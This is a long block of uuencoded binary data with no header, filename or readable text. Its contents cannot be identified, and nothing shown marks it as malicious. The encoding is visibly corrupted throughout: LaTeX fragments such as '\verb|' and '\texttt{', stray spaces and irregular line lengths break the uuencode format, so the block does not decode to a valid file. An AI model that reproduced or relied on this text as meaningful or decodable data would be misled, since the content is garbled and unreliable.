ML(LI1RV453&0@=J(//2G-]A?[6BCPF5ACY6WUL]L;PE_-K.#"P&93@WKZDS= M^C9;+G4D.T2JXPHI4:S\$S'VZ%BX&C!-[K%N6US),5_NKOG3TJOCP&^)/375H $M"\@HSX9TA`AX-[/.[OZ7>RM"R.-1<?U*7\=YP<.[B+.;^;/;W:>AQ?9DE2($ M9[B#IKA,5TM1OEYJ6)1Y@D"%HD(8"@,8)'24&\$%J<1HFS!W-0<RX,-`EQ\$R* M]G97\GC]?9"`7F&?3X>TJ@"[QQ5,TG>C-<O-G\9W_:=#;-E=GETZ[=CA@AS& $MX@F7N>!SJO=FW%1$7,,$;UK[%?;+!2[8!$[>,G=4AWP.DT$Q.6T,H[^@.AJ($ $\verb|M!\%CEIL&(?(HL+W-E9NE4.\%5,^)35&6GT*Y&P]| BMG@O7QO([$K=GW`C7^P;(BMG@O7QO)] | BMG@O7QO) | BMG@O7QO|| | | BMG@O7QO|| | BM$ M^)EF,32=D:QK=IK4T!1H@?AE\$]=#!<\<0N%9YU9R0(W`B#,@=JFJ;@\VG43[$\verb|M%EQP`P`B$|, \L^L'S@X(,:1B>NSPUZB:&P^P&85")HX@0T.)'-.R*.=!XKN: \\$ M,Z=\/;>BO@M[C+(OK3&9Z1(XC.2A";6S#/,PY<FK:RBDD:L??#V*:;])>&+O MN6KIT<847?(YAG,KQ6<V9_%FOY.=*RS\(Q"2'*Q]W=")5-V7=U9U%+'@NW4A MC[J'NS0PIY5.3!.4:>+5!.7LU@N?7TG?#O*=Z]L&:\]O?-O1Y_*,K<SEB"L6 MP&"`\9X+B3<^!DDHSHQ<\&G@9`Y:DYX*P?K1?#C@P:]B0RLAUXY\#+U.AER! M3VS4KY8D)<]'"M1F56['4]I">#8WQ>5BV,.B!-TB02@DEPV[<]0S7)^A\$,WW M*IY."HL>:K=RBRM20.A5(P\$0]L5-^^;G57EUTO"[1M9I=6K^LF,N-QBMV#[? M\$P/%F38Q[5)A'.15WW>Q>SP*0[\06SEW*J"@]^AZ=Z!&T?/!0VA&WXK\K))?

M35/+2U;I=RMOL3"LM%>AX'""8#!6&?V/:>N,9&S-SG0P^KJQ*WJ3QD8N4019 $M(@D\&-V9AP$J32_=+.4LTUZ\$Y4PT+\$W2/N^?)3<YE(BT$95,JXK2&^,",A,($ MP.M,GWH?*W80[EK:5,1T\$&])KBF#~4A~V=.T%5<[B847Q\#(N3BSSHR?5?/; $M<[4-R$UJD0:*Q1!@09QFMIEBP(``C_"1.ZC4!`\)9(F0$)?9,(#$-RX\G-_$ M]SLF%M_*/NOKO>_*.@.\$0T2KH!UPZ\$6GVZ[[R",3E[0X;VK:>7SNG?%2MYAT MTP!MA\$/"1CDY\M%0"VB(51`S1;&817S'K?<>*R6\$@]%,J"P#=1\@XJF3QJ*H M;]M38(=R79XL(*]#>5CF`439JB2(<XI*[*DHYKXF%'V+LZM-U ;5H?3!T#US $ML\UQPF9WG+HH[QMY'1=830/P/-T9;@+R$L];JR>F8J=[Y&$&(+=043PA?C13)]$ M784R9:*[(3.):GGV'S9S?^I1SY<\NW9[HR\BI:<)]>YZ;AX-Z26)];Y]\63K M['I7C#<MJGIDF-]]FV_H&L%:C#<QRXV)?/\]\GLWT+FDY)<G#KYNG:JUNAG^ M#P8_B#RK5>MWL]SI5R;>5N^HW`E1O2GL<DXW'QWE72/263C-0XKY_,\9II"F M#EL:+6H8_R7<\$0%ZP6??RBX6NJ&R?W./<;-LC5UJC%5T[_S6!I37FA^DT+QF MI]B4-%4.68%\$(HL2BB`4=87&H3DL<52^YS<W@L*0`;0]>&O\$R\$0'S``Q@"8A MJ*@]?WO;8A*DGDZ:UYI`5?B3R3\$BI3NU0<I'Z7/](]]U^H0D13_6^@'\?4Z1 $M-7*@!OC%,$)<Q%90Z_=`(`[E<IY;,;^#>_V=*N[FFH^-=59X'>R>`/L9&/RQ$ M]I3(SQ"#J6]H^T:9I0\$E0U]UV&YE(\$I-_I.=H\-*]]_B=ON4RWQ50?5900E\$ MD1:B#MB'C; \(\)/O_"YQ6RJI#!F_&/W0I!5"1C:*@=+:O<S2:,Q"-I\$QY0XHR^^ $M >]?NM = (8'BQ*29M < A8 =]6" + !, E + -S4 > 7 = @6E4MHY:G - > P = &B?WI\GL/8,]$ $MPA/X_^V4K</-C7;P0)[DN,H'#\+-Z*394[!5**)ZI#'J\+&;<]T(^GG<32U#)$ $MUZ4S#FK.D#&P&T)3,1=N_O1;57SZ-[V/V"X8J^/^?C#D]D,=R<7K/=PZG'$ MCKL9Z!=[G#\TQX5JRP0.;GSV?MIR31'8R.*HALL7'\PI\HP0EVG10]"BQ^\U MCQ6<'H=+W*6>LFBL'\KT@@Z?%&\$>!T`I39?CUKDD_*GNDRHRO"Y<A+2(XF? M8/!F*\$P788BT*-E-RI3N'92K!]IS&'>U'UYR#ON<EY\$>E"F%_8W-&:`ET8?+ M8<F\$L<\3`H[P_/WR.HF&"X)<Z2.;0@B&]B\$%>)YS7-K^W+`&,!ZD!/8(4N9T MKLT\$6X8>-=H'6^H+\8U#`DE;3E7YOZE+(I.COW1X/8DYI93=X+9A(-(("8;0 MAMY?-[]!LZ_:"CYNA2[YE9`K1C:,O28,O@&TR7(HWB9(VUYW^EQIMA5:*5C^ MS(8ZJ]EHV.[K_9S`R7AUA=J).(9.W).5YM012!,[T*(BLVRELKF_;\&5S&!W M=7[C+((O4'@7MM3D&C'R0/K?7;L>ULGR9]UXJ;PS!_<4TQ\$K-T5D^?2W:7=^ MDV1^8K)!RSJ;V_VE*S0`V!JN**WM"+!S!\$.NCJ%9E50Z&3<CTLC%R!@"@CTH M?1UJWY.\@P37_5)QL%\)!4LEWC07(CYF8@06J)[TX""%_-3JIK`?S6\TQF09 M3\$@;82'R-7XG+WZ.N>0`?:,/5&YE)@CNCL97(/?U?NA-6KZ*HH-CNO/BT;GW $M-'>_GV6V3S=@9\X5R4\(L>:0W6-U^[ZZJKAY,AX_:P\#^]Q+*\[6WEA3_6!A$ MUPH_JBXQ<\`.G;W+^;7TVFA.F^>H!.+>;N#T4J];F%PJ0+0?\POO'QF*;D^S^ $\texttt{M-OECAB)} _ \texttt{A?J?>NLC} @ 1 \$ \texttt{V} (\texttt{TN^9VB-<N3\$R0\$\&D*![^CK">OW]M:3>\#E\#).4} _$ $M"\6FC][XZ^\J1A,H,)&@1/R>[Y)E$:RP4\RHA*@[&+=IGE9GP)Y)Q^BI.6K)$ MD`\CY>M\M`+AQD'12GY@T)!BRDF54ZJX][H\[Y2&J5"^="!-%7._3BS!NWX_ $ME:DY,"N66'_<8[^*ABH)=*KM.=55T'X+"VGR*@TRR./,E&9*'I()W-,&C/NS$ M/1U; $9QE>Q!@1&N*, CQU?K[7(C""(5_D9!'?($V5@B5'-X8F4DO*4<XQCX7C\)$ MRX/I?90(8)-.+:S\$`%"&\$.\$R>X9WPJQ6V\U["VP;)"9[#04ZX]*BBU][ELI(M)Y=R%EHQ/>L*:])F0<KCMOM\YUTY-=ONL:8W[YNW9O1"V^5F",K'\VA>\$ZMO $MKW%] JFSA7A*ADD*449*Q(;G%LZY_$MK`$FC>`A-C$)0P5-OD^P\U8A`0?US.$ MJ=3+7EK`W\$X-SO2 ON/FPC;L@L32WW?@W4IHU:.?0CM9S2P8F,T8A(ZR0AUH $\label{eq:md5j} $$MD5j''LXY^[G^pG^A>Y:7M-864B.&&(CATC5T=^MN?+P;F/Z''>JYHDGKKZ8H2P)$$$ M(BP]DS4IF1&LE9P^>XBZ!'ZO729&4Y(\:H*'.]S&!8B;<9Y/GR!\$2,JQRW?/ $\texttt{MA2G-5/.AB+`*!4QQ`<Q>\#0\WO)8F;@3$KBOD@2SY?K)NE#+5+32-$<L-]$WL}$ MG5ZV?"4BK/5;FCT"01\7IZI'.;=M&*@F.@NB*T5K8OH,J\'<Y/2U[?QXI7\= M,YO<TZ=H1=.2K)'KUY3:NUOT;!YK_:].&[+KUIWL_&;A/D]W\OBBNM#+DZ^4 M:L^C;9M\O^TFJ6R?7#F^4.'JEU)F'R_&5R1TPX(GD\BG-8\$T#R6W;*TE3%@+ $MS9B+\5\&T_O+/>U"T<\2,]2["24\1S1E4AA(`)UK.8LU+\(P-4<!.>V(B26R[$ M^ QTVYK!FI;"(F*26%96SA)34]<(D\81RBB2R3`1&4038#.5+\$2`ARPJQQ7L $MQ">J'#F7N?N^?S\KCI>^Q($7C4@:NC6Q\&$!O^RJ'0B!5T?,.JZ'X:@_J3[N]$ M53J2EAL\$A8391A#QFA(8(/\40YB/<=F^L=W0K,_`&]CWGE^(.[(-J(S4S<;V M,NI/O:V=;L=UH;J?6?YZE=U9EB4;L'CZ\$4<!OK\$N#`8B0H[.^"]!.9X_`V#\ M;XP_\$HP'1ICW.W-EK/7Z7P%63'[D?SJ[;H5'='(=OGS1,`;>(.[KX*X^[4H! M1NO=*`[CAYT+DG&)77Y7J_)/[_U//B>*3Y8P5^UY0R-9/GA@YQ/>^0LG7985 M^?,,->`C5W3'CR\$++O2;N3Q?>+37))FG](>J0"AY,[+BWELA]5GJIPH]DEWF $\label{eq:mma} $$ MMA) 15!) 09N`0L0L]*[\F,_T2N=QUJ9^"KN&B>-4^-W4/[R;&3]>U=)HZ1&@G$ MAU3F"D8Y'B]R7JD5TX)H42D5BY#2Z>F"%K]DQQ1"6L\.A[-[\$TSM9NF/IB]< $M(Z_{+}^2, @NC, 16:Y_{-}^2) B E^WKZ9_{6FZO(J;`)K]DQQ_{6SC}_ZAB2_{+}[GQ<&Q_{-}^2)$

MI@ON#5C/:T09']'.*F'&<G/:M_V\^S'C]NOX\$L4)Z7^HDF7-PCE#-T29G=B1 $M'9*, A*Q21D>"D(,SC2'$8P*/P)+-'MHX+,[L/D,R\0S"EB8.<RPP"ANYYT#$ MF<8YG&F\$*9'L(>`BD]F3N=QG60Z:\%"@WS6-GTJ-FQQI.Y@BGWMF"-?VTP0R MWO(EACGZ[*S9#XAH:H/YC+F@=::C/+R<&'\$S;X7]P3H@QCQ6A;*!B<%_"T?J $M8W]X!\G(P"(]V_5;<L)(*>Z*R5)R:BL4BY$UJ0PPC7S/^\0K;W*LC&)\7ZK\$ M_&J;]+P-)K]*XT?=4M:Y66Z5K1/W#(!8R'1_LP;O.>VAVWSKHW3V9;X3)!<3 M;-.#5*8/%'='\T\F:ONT:(`TFC\[+BY7;OL=-T6\$P[C!%&MO<\$\$'UPWF@/,9 M>KH[U[6EK;6J3W@?6956Y6P1")!9!KKAP/N"`RS2I(KKF9RR65[Z[_,67SMT M0+04/"1#2_/_]BU1.U18'Y4S5'3YIVI\$_,M'9E55ABZC=,^Y^V^VM.C<D`I, $MR_F<6.(XW+OS)!#J/3]^9+R^118_4I#<POI1IVUZ^IV?X7,G?GO7V#>\\"7F$ M`#6Q'(S;C0\SG.?VJO57B!VO.=2R87R:-6\60@1;/`L@"[D#"5-.[E@Q>Q"P M2IO>]1JOZ"GQ7OQPC.;#C"K8R1,\$349SJI,/^I^NDF\S0G\3&:_S^HA\$XS!7 M?O1]OVIWHV3EUJ:0X8-?3D7#T8W`EWC,<''OZDBYP%'PQ[CM@@KR`-:G+QFI M7?>!S\$"1^0^!\$1F4KL?<^)^!V/]@NJ[-U&W@S\$\'UFCUGTO6:;M-)KM!R9BA MH)D@^\)E,SM8N8;0/IJ\$&,#>,M+LKB9FNI:O*^:UG8NQ?\NERN3D6/F>^=K6 MB2\"GH%?8FE,>XERE8'*?N@:'LR?OF"#U3V3:+C+:^+D6ZZUK@P%?)U\$4HF& M&'"`MCU%UG1)B5X>S?<0<_B_'S&-93.LLNUJ\$WMEEHU,-HBYYK+))HCQ]?U+ MZ_P'6^^]LZ?)_->1^,Y.`GA\$*G`MII^\CGX2-)9^,9M&R\$/K;UK+1/FM/M\D $M:C'*&Y@RKO>[RO>!$)EP=:S,^$A/(_KQ"E!Y\:45Q3'N)<S4AY\+Q)*RD+9J$ $MV-'X;-8#)'/MY4%^AR7<N^0'CY"B*L%IE:K-ZZJ\#6M4S$[\LGE^2['T_V,R]]$ M6K,BW<B_#%>JMLI2+-'T#I<E6@+M)%9G6;&CSR(?G>=LL)Z,>=EBN=QY8U<O $M\8B3I+>'@A;E)D\3I]PHOQ<+K!"YP$FK9CF<-M[<LIO.[+%(5;1$JQ0/,UX2])$ M^KK;=-#HU\7>KC9!GTEK[U,=)!%G`0YPZ:37C'6'5[[EH)YWN]+5X4SS=8X4 MT9543^ZL(%08Q9'<M@=%K8P7L\$`SK)?B\$HA#;*8R)^8SU*GZ1H]?9`Q>Z:/& $M6!0$4(A\,\,I["()6\)^B+V@:,/9W$X(O:4I92-N=<9.C)0&L1G3T1&%+%[;$ $M+^,3U$<DTZ]VOB1$J?#H\-,WOK*KY48^G0XZA>ZCS)Z*\5*3:[NL;1<V\)9J$ $M, \& + PF' . 2C\& ; "ERU#) JP17*M) U40QQ6 \setminus [W&GD1IR[BX4; 6^8W0ZC6 & ZXT=*]$ $\verb|MO+S5VRWYH<?E9B\fG^'6[7UF\$)GJ,5AN<^06B.GC+Q9.,M1,]G-N7.C^G_-P|$ MZ.#6KG;YNG@O@#X@_@_,\`R1!\[1T(_O3F[7+TR!H7\/X'90?YAR+8(#9!9Z M17%@H>5?*7@%PNG9J\L.NPBWVK#:I((=@4:0:W79@(5KKVSXU?'L?[/T/*>N MOR/VGVGR71^0/LT^)?#=)3JFT(E<WAI74Q"DZ<[":=7CJYU;?9NB;.7K,6NF $M%O+./[>'@GY-Y>&EE[>^V'WMQ2((B`-$!/*C^$-=35!9NV_L;?VT5JBT$0,1$ M#88*G!7FE>372`=60;OKY:K\$#TVM85FYN+20P,50\$2\1)YN96.-:"&LE<C4" $\label{eq:mu&=4-&ZQQ9YV@V,UR'0(,7TJUWES2_3^2N=S:T&)WH_(/Z3UWV%_)R>4RU\L$ $M;2\#FCN;4.^]N\$$2:V>;Y'U-B40"+QFB+&TX(@;VNG_[ZD\Y3[I!M60"B-$2=$ $MD*3(>Y^]Z\9[Q*B)'>(=D28AF-/]5)O>T-0'J?56H+$[YL63V*)S]J>J!Q$R$ M.>Q, $AS"0W/&S*=30,6J#3JF1242I$X*$(&K@+5*P%Z,/2>8NA$V65D\7M!$ M^7,\$-:T_\$ZI#\$B9M9,"'R2.RD1]_\$]:#M((I3,*O9C<!O+\[\%\F_'E\[VBR M2(XD[!'B9C*&I^ZPO\$\@2E6(7L]B]_U:\$?N@+,3+6VZ\XD>*8**+XX6E\$I?W MXMION#I*DXJ77\$_U10\L>X(#?8]=KC1M5X)C>@DD6RE'1TIP!):<YE'0>8<V $MMTK48U9 < Q3#Y,?-$#F`[SNJP$$87"!F!^&]LG=,[(R\`W*N2_-&KS5X[G7)$$ MQ\$P&X]:;> $M%-X_9Y;7J.'WB3[[G^6QQZ,N\#Z!L+K;16_-Y/GJ/"G'%;NT;S?]$ ${\tt M4P.T>Z8[-3R5N9X+\$\#GD*U=]E\&"LB\$K0Z2_A9,AW2=O`NKYB\$U6HLLGV\$@1J}$ MG5(C;9NIONC]4<4.2DC["SCL.J?8BGZECC\%2JA8G.&<-H[3FUL&]1\G=%#+ $\label{eq:mgude} \verb|MGUD&'=9>M`?N7=OZX]_I=?1QR463<&>3AFD-.=MP@^:P\].TDSWWE"]>:<H=$ MNA:61#Y7;%ZNE1*\1?VL5BJ<EQM]%[JC:U;64<S@^ZK<_+VFL.CPNL9!K*&A M"%[=B!%20(EP%;2CCRN&5F=54DFT/X,+]/KJXPEUD/S7G[LZ@RN&_1,Y<`[, $MJ3#U_{,,ER&^2/Y[-WC=EP^Q_544;QW5$8LR"RE8:=\6J7-R$$VV[CKSK'C^>]$ $M]*W/XUKS6@(^/[O\]AE69*!Y5HA@50G2V,O'@+-_27N.Y9(&5YB&]XQ,NZQ$ M!D^JKDL(6%4!`2!%&,0*.0@@_OM^>3]3Q/Y48B[2P)]?DJ^=31\$^OJ+<(+>A $M4@(DWV\#DGWAG\Y/5B\#0,^1HO\#0_4PXAK].=[T:J1V]DH3,7MJ$S=[0[$*2]G$ M<!@OC/;XCI%IKT5]_X/F/G5^LL!!ED`(1CK^/V3I`*N7N(X9.8)Z-[\$(Q5Q1 $M574/=!K8IZ<'V,EX:V[^3/9S+%>OBL\&:I$<K,M]+^*/&#<^="\%[(I=\2"OS)]$ MM1.5; `C9[G^=;W<T%QXD(>CHCAJ%'4@0Y+/M%:USWUB>(CM8H@+\$\$Y!(@^S^ $M"@XE)\I"-"\#UE!SS5C4?*IL[`Q815S"^?$;O=3M-[$^M\!.!P/7"$>5,QJ28$ M211,D),O3BKJM85*5M^5M4X]E?5GH^<^8[=,2S,C"\[J%>9_N,<;^P*AP0!: M=:?"/PK>VUBJ].]<YR+XUJT_UX\J[=;,Z*`NDE1&BIT%ET!H1`0U1[3V85@K</pre> $\texttt{M>.,B} \\ \texttt{F_HBQ>ZT>7VF[\TVORL,XA\&\$>:U'./L=XZHR!)<} \\ \texttt{F=02.!F-V9FKL<6}$ $\texttt{MF:N\&0\F][>=6+F]W_UXG@\FN-B!^$@,2KOMV?;"H.(@SP(!U)>B;F@Q$R.?2 }$

M?IZ[>N(`HN#[^DSR,XBIU>[]D[?O@>8\$+_ZWH',.\E@1%E1@96SSO\$@W#I[[MYU>0>'=*TI9S^!VV-=Q!HQEK[O6M>Y,VOG_M#(XS85F*0#5C0:(9B&-Z[UE! M9[]Y;N^VI?7..!=%;T7KR-@0[1@60+\$@=0GL`D0]COHGFM9R3FG#18/0I'`\ M<JC]?+M9W,9X/A\=AN]W]]6>UE]>:9C\NJ6I+O#:2ZK9]'>KN>.LZ<U6C8+Q M3%, MY*S<ZKJ;/D)DDHW.)]G5@K4)C.#7"?`U9V5_%TQ,CB_(5M1?,N&=>ZNN ML4NR+(]GNE='/K\G,N0IXYO^GP.M(/CV+3W.;):K)\$R'[S)WD34FK-F4A*G, M>570>M2<"\$DNU`C?'GZ8S9".VXAHE;&J^]K341KXP%J,Y(Z3Y/RWNZ .;/+^ MHADWT6GO9\]K]65KKL8/82F&B_)N?3<>&[S]7[/X7Z'YKQ7('WR=1JN,:ZC< $MN^{T=D}] \ KT+KGZOJ+N)>9B8LV: '=I9LZ8D='[]ZQ,8@N16G[L!D;CNC,G6]$ MWD"*OE\=P60+V#\$1PS;\$:%+!MY%.+<\,\$G,\.^OEREL[*N,`:`#W>VHZ44=_ MH6CQ8U"ML]BD/-XE8V+C%&^R(;XR=L/(Z)\$R>2+T[.LV^*>1P'K178`,:87& $M^Z=;HL\&,8>F'_!GQFUKGD[ZH=:Y[2Q350M][T^((Q?DK08J'()$()6^-Z9R]]$ $\verb|MOP*H6!A?U?I_G&Q9^G8B1]XY<G45;E]-5%F1Z!C-'9I/O25&0*M\Z1'9+D=$ MCQ^"7&#>[9&#&?/]4EY5"B`1\$YSJJ^DU%:<ZLA`J/JRTOYW?_24"VL"69T4R M!M11FW3;,J%L]PI1%O.;9P]6F=WK7Y^'W/V\$[!6L!L)*+&MNU=T4)_!@D.=5 M=8@]+'QUQYK,?-[BD(L<]56)A3ML]C2=0"(</E-)A3:M>)&8V3E3T?D3ZGT# M<MU63?(6NKS78?L=<\$,^ZE]>1^83%E*?)O.`N:E45ONOA['MY5E"(P1W&'"W MO6CQB0"K`6P)EK\@X@T'\$^>]QIHKOW[8AGB3QP4D\9X(84%>A7AUH27`/D)^ M@12RZ/#;S7I%4PYU[CL3SY>*=V-]"T5W['53C8RVU;V7[CG"Q=-2TZ'-#JCA M<Z1\$J1@Q\$0&C8B<'X<3>HHR"L\$*ASBL8\E1:+V6KR*H\$":_FLJR/.Q=]SZYO MU!VT<38RS&>*RI;14%0@\$^>Z,[ENKU"I/8W\88N0P9&"0&4*D]C*?%Z5"XVY MI\OE?HOT%`^KT'J#50UTFUXJX5%!&IOIK1A@U7,F?,N'3+[O[)._;N+&"JOG M3+I<]OW?6>OGCNAC85Q<+="2/L3#&MH@%*ME`XLX@)?V:%"AAYEZ=]IZ@Y?& M>@5<[5T9A:!B`'UP(RD_K`1'V;&C&"%N/CXT9GJ#`06ZN^M=X^>OGUKYE&7M M27@0N-YCL&96YZQN;JQ7;OXN"Y))>F>5XW<EG5@+BH?-\M@X<FI"78%_2API MZ> $5@S+,&_`+5;N([+O".BMDJ6/BBI5L:=XS+\F^D,46R\RO+'+Q3A6CIN2]$ M6Z`_FMK2X.R=G]=90>AAVV+*_/^(W:=;Y&;.OVKXIZB<.PW]CUV[31[;CQ1= $M(I\ZAZ\<\&"18JC1E\T[#S9?;D-Z]7,_;T5+REMPS_"F:PGEBPC]TQV/A^U$ M*I!!))R*&99>W9.<UH7J>GDU50JG1T@(Y_/OE/\$=.T&FO<7KK#V*]T;:Q63 M[)[3R0Z,1G)C7"10/P/?>TJWM@;+PRE#7Z50:0D\$B*+,A'K&&?8?+K4DDD2L $M_7A1VFC))'"6<N&0Z&#+"9<X0D,`$``:X9-4/@??Y5=3].I)-'OS6]^&M/W!$ $MU%))(@IEEC)^G[5+'29J(VFMY':-7)0"Y==J@*K)BI]W-\/U\=6_X/S-^!"_$ M`S?'<>AG=0^/M.P:B&D&4XRRC`,QS'.@XS=@FDXS?,G]'@U,AW,(IHG10C`A M2[I/E\$/9V\:.W\$)L/T+^8K6FO(J@,E`%HVU-'ORA7>-H8\$,HG]&K-#)'':9N MA)Z1AY"/(Q68+H<B\$%DAJR5PM\$BX20"^0&Q8'[_7[GM]3]A)-%]4)=28%GEY MNEG6E27)M'?=\SQD&VC>,=P]!EH=[2=68U;CZV(\$<?YR\$;PU"!&!8I_L\KW7 MM]^']^,J_><"I\$*FMN;@A/;O,,"'!N32Y<B<*86V-/5'B`2EL=2?QF4U4<0; MK_'HP(=24]V/L.]PIU_AQ"ZA7XZ)J"`3_-\$!R>I%[+U:YE)(<\$@LSWS35>/; MG[?QXTW'X\$JCD2T>;C.9528*U3\$.`LYCB!<0[TDE&Z[*969,_T/4HN^,\?<C MCIDF&`OFZPX)VR#P *3Z>.TL>X.SR;7D!5GA6/>)`ZOA- F!L'WK`I7^AE&> MM339.=DEFS8=6V?U.O<R>QSRLR=">OMG?MW\$FJB'5MG)V\$\$U1Q'\$7BWHWD8K M)VC99X)XBYHU U0S!4;M##4R<QD;0MX4.@;CQ#U^8UHB4IV(X]`2R^H1UN?P M1\7-75D;H];LM#?MU%IW)6W09?SM\P\$WN+*XO4DXGYT[6?;Y ^3I,Z-WJ-#: MZ6!2C\$Z;/3QPF\$<+D]\DH_<BIAOK#A:2`6K.ZS3%",80Z]>80V'ORY![T6&` MELP8++>*SNM>L86C'ZGI1W?JK@=-X>"!O6@9.L,V1%ZYVCT:^[]OX;\7UGU' MTNL#A)X.%L\$!D=QHKKKFBM6S#PZ%YQMT.GU^*SK-4C3(#]UTH774:^"O66'M $M7#YT1$L1&M*YVK/*U(@=+I9-I+GS5QHF;(D#47UJ^*YGCM1Q)>D1\9^,EI@B$ MI\O4Q&0+VME/@]G3*6.T77Y1U;KS[]>FTUH_UJ%JA<-#4E*W5<\$F)\$?G%-J% $\label{eq:mijsl} \texttt{M}\texttt{:JS]L+1}\$\texttt{N}+\texttt{AS4}\texttt{T}\texttt{"B}\texttt{Z}\texttt{<!5D/X}\texttt{"XR}\texttt{<'BD1}\texttt{W}\texttt{"D}\texttt{_[]}\$\$\texttt{LS}(\texttt{UGF+Z.D?J}\&\texttt{Y}\texttt{BN=X})$ $M^F0/(R!9:;N>5.6(PL*_+/L0,XQSZ,EK\Z4!!%J?E_R_ZA?P"[<*%XE:+(MG)]$ $M4M?"JY8JN$'81C\[],4';!ZU]8"V<Y0.]P4!]N([JO+"<='_:;X;OR:TE<=.$ MRSJWE*V_A43%&8\$08S3%!W;Y?T;RG>,G4QK4)X,Z=0_5N973)M<)A6M""-S8 $M:_G>UZI+&(&1C0\\GO?C(']PR'B*PBJO;\\EQ9[3$=AZ3SJ^=>PBI+&$((>EL=)CG)$ $MSIST,NW+"AJ$9$HG1\.R//#](?1SET>X^/BXG?2MC'&#BB`9!VWDE-#G"QU&$ M/XAA[63UQ=!D=]+++=-5C5W7LOQ:"QV#[4@>\;#AWQ&>>GWL(!_MPMBI`85! $MD7():S[*6R,<3)8IJ?(()D^5L:N*U$/XL-7Q[MYWC;F["^!+7J1#+^)P<)ET$ ME?B5N;Z/2;\$NHMJB\$8H%S#BF=J1ZUJG.9Q]'RN"+=*TM>:@R""-3HQW0/FP] $M\33@9PK)<'6HXQ8,"?)%5]CL2G^H*(()#**GM*,\5&)C.&0:D(_5_?_]\S;G$ M>FO9D*Z521P%-MDIH,M;./7]JD(:V2,@^CQ2[^16E0^AX\0JA)^1-7BU)\&O MK7C[Q(^&WAY5'G-Z[:V0B>0[H1G7AB#_!-\$+A5ED<:\$4F"?L]UN6O!%FKIMZ MYA@VG]/UHDD\$9KU\$WU2@&A7.\WD1KC6"X*%7N:P=?V-6."J)-R!?H!.R/+00

M8\X]A<O@W6%'`+4.!E\2NAJ>HTU][D>N'DIW4:;E+<-^_>&_C"ZDA3!F`9?L $M8;1W=.TVM-4(R@']-J_1^K47N(2$-GVY:&[V?@8JGSX^/^.W'!\C`9$@$>Z$ M2^;//9P:;3EFERN)WIN\',Z+HRSGX_4NN5RUY7W>_O#7XWX3P_5;LIJ^)R/* M._51^FGF]#R3:U*[X!]UWJU\$FGPCJ-&=Z'0T14K)!&?10B4#K6GC]]]!6<^N MA^+JD' \$K6: %/2TUNK: 1\0SWA-K#Z#MWCY((\$X/D((^\48""0QIJ\Z/A?+)TO M4^*][\$\$;Q_^VA6+]<3<J-3:R/G#_4E1S:!/S307K,(4#GJJ!L+>N0_<]U/O0 $M-:#]-K["O<^=/&HA-"]#+XOW\$Z@?8?`5LW3]T9P>OO(TAI)`T1&]/ECK$.R$ M'*PTQ>-QI>OOJQY%/%AAVPW9`C";.;JU7S6Q6\$FV&?>\$4?5^4J+R@3)8LC`3 M:"^7?N)\$<.EM9*Q?NQ'R^,K>3W7C'R?J;5+#P8J8,7&/UR]8<3QQ]3919,M(M4X1A^0.H[/:DIW.LZ[B?'F#?)1-J=E_BX&2^:9=_H/!CM!)8:;D/]DZ!%++0 M:+DT5FQ;/V;6B#FJMWD,D'LE&@-C]3*9\$&@,E?-&3?"[62K9\$\$`FA-L!M^<4 MSV=N; \$VYK'IK->@JJ5YI#PN`\Y_):>GKW_'KWL1]IUY&O8AUN5[IG#*XN":, M?*7Z%`6YS264FY=]N=;8Q53KJ.?;Y0L1E>S'(Q='>!H%?:N:+5M0D+Q-!B#8 MQ`B^/0<CP_]WTOUW<WC,C4M0'.ZDL@@)?`P31H4/(X,`ST%_7.U&'OV=X_IG M#V2T#7N]>:, G.<\SR:U.F+7D-G#TDY!,>KSX?/\E)=/UC#K^45M[Y(;2Z5\O M7^`*(+FX-!*!5F&*XN)`\$M#%8,#7K'D4_8S^!UWV<<YXQ62;8B2XB;NH>1`(MNK\VC>^73;73:&9TKOL]3.B)]305MN8LW5U4L.&+I=!CW9^M1\$L(72=]%0\$Z M7], E\$H:S#=+=<4LROR/_*VN?:UH'82RSUO`/9HNZ@L<_,NK)EYD;^FW,U6? MM:M!<VN4=JA>%!*NE\$)OD;_9^ETVG???%*43-?'8!RK\$+7FLFKADLK8/])&0 M@PWD`II(2KIR5"E-X6OJD\$67SFRON>43UK.,Z:D7*/,X2.DB>7N_&B(-ABW* M6>HBP+=5L5.`B)%8\\"QU5@_)JO3]GNC@Q2OVO,J:SK.OOGN?\$^VRK0EYT1! $MO9K$(T7B]6L<6SP_C/)^F^E_=G\)UQ5Y-#RO61:/'=5/=7"5U8YHRUU'H$ M]5;9AE-7]]UOB,WF*BUHMP^MK:%>W?3)E?OY?KW\'D'3X'_2XB8(R0P_]!03 M^=, LAB, I79B\?SN4\JX\H<Z!/VVNF"#DP9C1)*&)C?AAUC#3!D%7G(YET(BH MC@\$K&*6MZ+_6!9KC7%-=M%)NH7V>/9]'T^ZNF]ZTMGA=YV-ER)<2ZOKX%!*+ M\(852C&;IIVHE_J\$&103\$*(4\NE7?>Q-[4NNV?UED=-SV2')V&EI;+*:)OP9 M)Y_X/KR2\]CA3:(R-)7ZLJ#20"&'V?_04:0\$#,[/0,#2-=7Z/.QCL].+;RV/ $MKWB./A(JUA^{E*\#-Z^Q1.'}Z4J3>:=$C;WX)./@.R[U&6D*,WRI*$*)SA8Q*$ MC%OOE "4X/+)E5/>JCZ+'1,\$Y7PU@RP2=!UZ%LH`0&4.=5IOH;_20](ECFM8X M[\$C)/ZKV#\$F@.PF2A\GPU>D1HZTF@L-(EQR3D2:1X6%[KV9`KGK45>N+0R59 M4;_O6,;51SBIWQU`3U0;DM\$`<Y%V\W2@RG*"OMP@><[\$C(-IT8M[>H`LI&AO M'+\W+H5; EQS=C5C'RRRCE+7B@(&!AFTJ\W;YM!C2,BWFED-"'\D^'#YQBS^4 $\texttt{M\$9@BE\&[XP':\&1[_(+ATP.S9'G=[UZ!L\&.N)P[;*K],SG\$\&/SS.:90-NK73*J)} \\$ M:^)K4:_@S`6@FQ\$`Z..M>.+0<*"'Q5(4CJ,D!QLZ3`P:77CG1'_4%1-`:"!! $\label{eq:main_condition} $$M^{(RQWM-FC<SGXFTLS)FFM1"\#0<\2!.[<B"`*0,L@Z_G9-%*-+F%_LKI6BC]$$$ M.,)WG&PTUC-O"L@Z[PO\K,9C"I9T0(D@C**/8T:D'??(<>'7G81DE3P=3J:L $\verb|MJV5N%|<2"R%E;[`&=I%31@Z-Z;FBT;OAUF,8S/MV(F!D!$V9GP=EVT$(TX72)]|$ $M+(Q+"[+<\VM6@(ZEL/?F72_X6JT:L1U,[X+&3+]H+KPTZC?ZABZ7T(Q;-O<Y])$ 